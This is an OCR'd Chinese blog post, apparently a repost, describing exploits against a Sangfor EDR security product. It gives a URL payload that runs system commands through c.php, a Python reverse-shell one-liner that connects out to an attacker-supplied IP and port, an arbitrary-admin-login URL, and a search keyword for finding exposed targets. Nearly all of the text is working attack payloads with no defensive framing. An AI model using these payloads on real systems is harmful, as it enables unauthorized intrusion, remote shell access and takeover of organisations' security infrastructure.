
深 X 服 edr rce

作者：Mrq123
原文链接：https://ld246.com/article/1597935136721
来源网站：链滴


payload：https://127.0.0.1/tool/log/c.php?strip_slashes=system&host=ls

反弹shell的话，bash是不好使的，可以使用python，系统有python和nc。



使用python反弹shell：


```
python -c "import os,socket,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREA
);s.connect(('ip',port));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);p=subproc
ss.call(['/bin/bash','-i']);"
```



任意用户登陆

原文链接：深 X 服 edr rce

payload: 127.0.0.1/ui/index.php?user=admin



关键字搜索：body="Google Tag Manager 测试容器 “

原文链接：深 X 服 edr rce